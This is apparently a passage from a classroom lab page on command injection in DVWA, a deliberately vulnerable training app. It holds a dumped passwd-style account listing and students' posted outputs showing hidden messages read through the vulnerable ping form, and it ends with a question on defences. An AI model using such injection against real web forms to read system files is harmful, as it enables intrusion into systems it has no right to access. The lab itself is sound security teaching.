dnsmasqix:114:65534:dnsmasq...:/var/lib/misc:/usr/sbin/nologin
netgearibusx:115:118:/nonexistent:/usr/sbin/nologin
lindix:116:65534:/var/run/lindix:/usr/sbin/nologin
arpwatchx:117:120:ARP Watcher...:/var/lib/arpwatch:/bin/sh
Debian-snpx:118:123:/var/lib/snmp:/bin/false
sishix:119:124:/nonexistent:/usr/sbin/nologin
rtkitx:120:125:RealtimeKit...:/proc:/usr/sbin/nologin
littinx:121:126:/var/lib/littinx:/usr/sbin/nologin
avahiix:122:130:Avahi daemon...:/var/run/avahi-daemon:/usr/sbin/nologin
geoclueix:123:131:/var/lib/geoclue:/usr/sbin/nologin
sishdix:124:65534:/run/sish:/usr/sbin/nologin
coloridx:125:132:color colour management daemon...:/var/lib/colord:/usr/sbin/nologin
soundx:126:134:/var/lib/sound:/usr/sbin/nologin
speech-dispatcherx:127:135:speech-dispatcher...:/var/run/speech-dispatcher:/bin/false
pulsex:128:135:PulseAudio daemon...:/var/run/pulse:/usr/sbin/nologin
king-phisherx:129:137:/var/lib/king-phisher:/usr/sbin/nologin
Debian-gdmx:130:138:Gnome Display Manager:/var/lib/gdm3:/bin/false
dradisix:131:139:/var/lib/dradis:/usr/sbin/nologin
beef-ssxi:132:140:/var/lib/beef-ssx:/usr/sbin/nologin
systemd-coredumpx:199:999:system Core Dumper...:/usr/sbin/nologin

```

Kisakye Kirabo

14. Use what you have learned in the last several steps to access the secret left for you to find in step 5. **Each student should post a screenshot of an injection attempt displaying the secret. Include your name with your screenshot.**

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 12.022/12.075/12.100/0.114 ms
Nobody actually knows why the chicken crossed the road.

```

Cooper Broll

Ping a device

Enter an IP address: Submit

```

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=12.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.1 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 7ms
rtt min/avg/max/mdev = 12.123/12.185/12.298/0.131 ms
Congrats you found the message if you were able to hack into my VM- Kylee K

```

Kylee Kublin

Ping a device

Enter an IP address:

Submit

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=11.10 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=12.2 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=12.1 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=118 time=12.3 ms  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 6ms  
rtt min/avg/max/mdev = 11.993/12.126/12.267/0.128 ms  
My favorite team is Manchester United.
```

Kisakye Kirabo

15. As a group, identify two ways that an application developer could stop this type of attack.

If you are interested in learning more about web application security and how DVWA works, you can find walkthroughs describing how to hack DVWA at different levels of security at <https://github.com/mrudnitsky/dvwa-guide-2019>.